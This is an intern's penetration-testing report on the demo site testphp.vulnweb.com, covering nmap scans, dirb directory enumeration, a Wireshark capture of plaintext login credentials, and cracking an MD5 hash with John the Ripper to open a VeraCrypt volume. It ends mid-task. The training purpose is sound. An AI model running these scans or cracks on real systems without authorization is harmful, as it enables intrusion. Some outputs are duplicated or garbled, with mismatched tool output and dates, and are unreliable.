

CYBERSECURITY INTERNSHIP REPORT

Beginner Task – Network and Web Application Reconnaissance

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1. INTRODUCTION

This report details the reconnaissance and penetration testing performed on <http://testphp.vulnweb.com/> as part of the cybersecurity internship tasks at ShadowFox Cyber Security. These tasks include:

1. Port Scanning: Identifying open ports on the target website.
2. Brute-Force Directory Enumeration: Discovering hidden directories within the website.
3. Capturing Login Credentials: Intercepting network traffic to find transmitted credentials and traffic interception to analyze security weaknesses in the web application.

. Scope and Environment

Target: <http://testphp.vulnweb.com/>

Testing Environment:

- Kali Linux VM for scanning, brute forcing, and Metasploit payload generation.
- Windows Host (my primary machine) for running PE Explorer and executing payloads.

Tools Used: Nmap, Dirb/Dirbuster, Wireshark, Hashcat/John, VeraCrypt, PE Explorer, msfvenom, Metasploit, SQLmap, Burp Suite.

2. TASK 1: PORT SCANNING (NMAP)

- **Attack Name: Port Scanning**

- **Severity: 5.0 (Medium)**

- **Impact: Identifies exposed services that could be vulnerable to exploitation.**

- **Execution: Used Nmap to identify open ports and running services.**

Tools Used:

- Nmap: A powerful network scanning tool.
- Kali Linux Terminal: My preferred environment for running security tools.

Methodology:

To identify open ports on the target website, I used Nmap to perform a comprehensive scan.

Steps:

1. Initiated a Basic Port Scan:


I opened the terminal and executed: `nmap testphp.vulnweb.com`

This command scans the most common 1,000 ports.

2. Performed a Comprehensive Scan:

To ensure no port was overlooked, I ran: `nmap -p- -sV testphp.vulnweb.com`

- -p-: Scans all 65,535 ports.
- -sV: Detects service versions.



```
(stephnora@Kali)-[~]
$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:44 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.021s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
80/tcp    open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.86 seconds

(stephnora@Kali)-[~]
$
```

- -A: Aggressive scanning to determine target system's operating system, script scanning, version scanning and traceroute.

3. Saved the Scan Results:

For documentation, I saved the output:

```

(stephnora@Kali)-[~]
$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:44 WAT
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Host is up (0.021s latency).
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Not shown: 998 filtered tcp ports (no-response)
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21/tcp    open  ftp?
80/tcp    open  http   nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.86 seconds

(stephnora@Kali)-[~]
$ nmap -A testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:57 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0023s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
80/tcp    open  http   nginx 1.19.0
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded
(95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210
voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.15 ms  ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.77 seconds

(stephnora@Kali)-[~]
$ nmap -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 11:04 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.035s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds

(stephnora@Kali)-[~]
$

```

Results:

The scan revealed the following open ports:

- Port 21 (FTP): Running an FTP service.
- Port 80 (HTTP): Hosting a web server with nginx 1.19.0.

Analysis:

- Port 21 (FTP): (In some scans, this was detected as open or filtered; however, my main findings indicated port 80 was the primary accessible service.) The presence of an FTP service could be a potential security risk, especially if it allows anonymous access.
- Port 80 (HTTP): Open – Running an Apache web server (and later confirmed to be running nginx in some outputs). The web server is running nginx 1.19.0. It's essential to ensure this version is up-to-date to prevent exploitation of known vulnerabilities.

Screenshots:

```

(stephnora@Kali)-[~]
$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:44 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.021s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
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80/tcp    open  http   nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.86 seconds

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$ nmap -A testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:57 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0023s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
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|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.15 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.77 seconds

(stephnora@Kali)-[~]
$ nmap -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 11:04 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.035s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds

(stephnora@Kali)-[~]
$

```

3. TASK 3: BRUTE-FORCE DIRECTORY ENUMERATION

- **Attack Name: Directory Brute Forcing**
- **Severity:6.0 (Medium)**
- **Impact: Revealed hidden directories that could store sensitive files.**
- **Execution:Used Dirb/Gobuster to enumerate directories and find /admin/, /secured/, and /images/.**

Tools Used:

- Dirb: A web content scanner.

Methodology:

To uncover hidden directories on the website, I employed just Dirb.

Steps:

1. Scanned with Dirb: I executed:

dirb <http://testphp.vulnweb.com/>

This command uses Dirb's default wordlist to find common directories.

```
dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
```

- -u: Specifies the target URL.
- -w: Points to the wordlist used for brute-forcing.

- /clientaccesspolicy.xml: Indicates potential use of Silverlight applications, which might have specific vulnerabilities.

```

stephane@kali:~$-
$ nmap -s http://testphp.vulnweb.com

Nmap 6.02.8

Target IP: 44.228.209.3
Target Hostname: testphp.vulnweb.com
Target Port: 80
Start Time: 2023-02-11 11:13:02 (GMT)

Server: nginx/1.39.8
/ Retrieved x-powered-by header: PHP/5.4.48-3ubuntu20.04.1deb.sury.org.1
/ The anti-caching header X-Frame-Options is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/headers/X-Frame-Options
/ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
/ Clientaccesspolicy.xml contains 1 full wildcard entry. See: https://docs.microsoft.com/en-us/windows-server/networking/technologies/direct/direct-windows-livehttp/ocs390/cws-033redirectfrom-m3u
/ Clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml/file/
/ Clientaccesspolicy.xml contains 3 full wildcard entry. See: https://pwned.proton.algoapi.com/2008/03/crossdomain-1nvis-cross-site.html
/ Empty Error limit (0) reached for host, giving up. Last error: error reading HTTP response
Scan terminated: 20 error(s) and 0 item(s) reported on remote host
End Time: 2023-02-11 11:13:08 (GMT) (13h 56m)

1 host(s) tested

stephane@kali:~$-
$ dirb http://testphp.vulnweb.com

DIRB V2.22
By The Dark Raver

START_TIME: Tue Feb 11 11:10:11 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

=====

GENERATED WORDS: 4612

-- Scanning URL: http://testphp.vulnweb.com/ --
=> DIRECTORY: http://testphp.vulnweb.com/admin/
=> http://testphp.vulnweb.com/cgi-bin/ (CODE:403[SIZE:276])
=> http://testphp.vulnweb.com/cgi-bin/ (CODE:403[SIZE:276])
=> http://testphp.vulnweb.com/crossdomain.xml (CODE:200[SIZE:1224])
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
=> http://testphp.vulnweb.com/CVS/Entries (CODE:200[SIZE:11])
=> http://testphp.vulnweb.com/CVS/Repository (CODE:200[SIZE:8])
=> http://testphp.vulnweb.com/CVS/Root (CODE:200[SIZE:13])
=> http://testphp.vulnweb.com/favicon.ico (CODE:200[SIZE:694])
=> DIRECTORY: http://testphp.vulnweb.com/images/
=> http://testphp.vulnweb.com/index.php (CODE:200[SIZE:4956])
["ID"]
["ID"]
["ID"]
["ID"]
["ID"]
["ID"]
["ID"]
["ID"]
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secure/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

-- Entering directory: http://testphp.vulnweb.com/admin/ --

-- Entering directory: http://testphp.vulnweb.com/CVS/ --
-- Testing: http://testphp.vulnweb.com/CVS/faq
-- Testing: http://testphp.vulnweb.com/CVS/electronics
-- Testing: http://testphp.vulnweb.com/CVS/encrypted
zsh: suspended dirb http://testphp.vulnweb.com

```

- **Attack Name:** Traffic Sniffing with Wireshark
- **Severity:** 7.0 (High)
- **Impact:** Captured login credentials being transmitted over HTTP.
- **Execution:** Used Wireshark to analyze HTTP requests containing login information.

10


- Wireshark: A network protocol analyzer.

Methodology:

To observe the transmission of login credentials, I used Wireshark to capture and analyze network traffic.

Steps:

1. Configured Wireshark:
 - Launched Wireshark and selected the active network interface.
 - Started packet capture to monitor live traffic.
2. Attempted to Log In:
 - Navigated to the website's login page.
 - Entered test credentials to simulate a login attempt.
3. Filtered and Analyzed Traffic:
 - Applied the filter: `http.request.method == "POST"`
 - Located the POST request corresponding to the login attempt.
 - Examined the packet details to check if credentials were transmitted in plaintext.



Results:

The analysis showed that the website uses HTTP without encryption, causing credentials to be

sent in plaintext.

Analysis:

Transmitting credentials over unencrypted channels exposes users to risks such as credential interception by malicious actors. Implementing HTTPS is crucial to protect sensitive information.

Screenshots:

The screenshot displays a Wireshark packet capture of an HTTP POST request. The packet list on the left shows a POST request to /userinfo.php. The packet details pane on the right shows the request body, which is an HTML form URL encoded. The form contains the following data:

- Form item: "uname" = "admin"
- Form item: "pass" = "chacho"

The packet bytes pane on the right shows the raw data of the request, including the HTTP headers and the form data.

The screenshot displays a Wireshark packet capture of an HTTP POST request. The packet list on the left shows a POST request to /userinfo.php. The packet details pane on the right shows the request body, which is an HTML form URL encoded. The form contains the following data:

- Form item: "uname" = "admin"
- Form item: "pass" = "chacho"

The packet bytes pane on the right shows the raw data of the request, including the HTTP headers and the form data.

5. CONCLUSION

Through these tasks, I identified several security concerns:

- Open Ports: The FTP service on port 21 could be a vulnerability if not properly secured.
- Exposed Directories: Directories like /admin/ and /secured/ might provide unauthorized access to sensitive areas.
- Unencrypted Credentials: The lack of HTTPS means credentials are transmitted in plaintext

Recommendations:

- Close unnecessary ports (e.g., FTP) or restrict access.
- Secure sensitive directories (/admin/, /secured/) with authentication & access control.
- Implement HTTPS to prevent login credential interception.

6. REFERENCES

- Nmap Documentation: <https://nmap.org/book/man.html>
- Gobuster Documentation: <https://github.com/OJ/gobuster>
- Wireshark HTTP Analysis: https://www.wireshark.org/docs/wsug_html_chunked/

DECRYPT THE VERACRYPT FILE

-Attack Name: Password Hash Cracking

- Severity: 8.0 (High)

- Impact: Gained access to sensitive encrypted data.

- Execution: Used John the Ripper to crack the hashed password and unlock the VeraCrypt volume

I'll start by cracking the password hash from encoded.txt and using it to unlock the encrypted VeraCrypt volume.

Decrypting the VeraCrypt File

1. Understanding the Files Provided

I have:

✔ VeraCrypt Setup (veracrypt setup 1.26.7.exe) – Used to install VeraCrypt.

✔ Encoded.txt – Contains the password but in hashed format.

✔ VeraCrypt.txt – This is the encrypted volume that we need to unlock.

2. Crack the Password Hash (Decode encoded.txt)

Objective:

To unlock the encrypted file provided (veracrypt.txt) using a password whose hash is provided in encoded.txt.

Since the password inside encoded.txt is hashed, we first need to identify and crack the hash.

Process:

1. Hash Analysis and Cracking: Open the encoded.txt file and copy the hash.


2. Identify the Hash Type using Kali Linux:

- I opened encoded.txt and obtained the hash:

482c811da5d5b4bc6d497ffa98491e38

- In Kali Linux, I ran: *hashid encoded.txt*

This will tell us if it's MD5, SHA256, NTLM, or another type.



```
(stephnora@Kali)-[~]
$ nano encoded.txt

(stephnora@Kali)-[~]
$ hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

(stephnora@Kali)-[~]
$ echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

(stephnora@Kali)-[~]
$ john --show --format=Raw-MD5 hash.txt
?:password123

1 password hash cracked, 0 left

(stephnora@Kali)-[~]
$
```

3. Crack the Hash with John the Ripper

- Save the hash in a new file:

```
echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt
```

- Run John the Ripper with the RockYou wordlist:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

- If John successfully cracks the password, it will display the plaintext password.
- If the password is found, it will be displayed on the screen.

```
(stephnora@Kali)-[~]
$ hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

(stephnora@Kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
lg 0:00:00:00 DONE (2025-02-11 20:28) 33.33g/s 51200p/s 51200c/s 51200C/s 753951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(stephnora@Kali)-[~]
$ --show --format=Raw-MD5
--show: command not found

(stephnora@Kali)-[~]
$ john --show --format=Raw-MD5
Password files required, but none specified

(stephnora@Kali)-[~]
$ john --show --format=Raw-MD5
--wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Password files required, but none specified
zsh: no such file or directory: --wordlist=/usr/share/wordlists/rockyou.txt

(stephnora@Kali)-[~]
$ john --show --format=Raw-MD5
Password files required, but none specified

(stephnora@Kali)-[~]
$ john --show --format=Raw-MD5 hash.txt
?:password123

1 password hash cracked, 0 left

(stephnora@Kali)-[~]
$
```

In Kali Linux, I ran:


```
echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

- The cracked password was determined to be password123.

2. Mounting the Encrypted Volume:


- On my Windows host, I launched VeraCrypt (installed via veracrypt setup 1.26.7.exe).



- I selected the file veracrypt.txt, entered the password password123, and mounted the volume.

Enter the Cracked Password and click Mount. If the decryption is successful, a new virtual drive (X:) will appear.

- Once mounted, I navigated to the virtual drive (X:) and retrieved the secret code, which was "The secret code is :- never giveup".



Analysis:

This task demonstrated how a hashed password can be cracked and used to unlock an encrypted file, revealing hidden information.

Task 2 – Finding the Entry Point Using PE Explorer

- **Attack Name:** Reverse Engineering
- **Severity:** 6.5 (Medium)
- **Impact:** Extracted entry point for further binary analysis.
- **Execution:** Used PE Explorer to identify the executable's entry point (004237B0).

Objective:

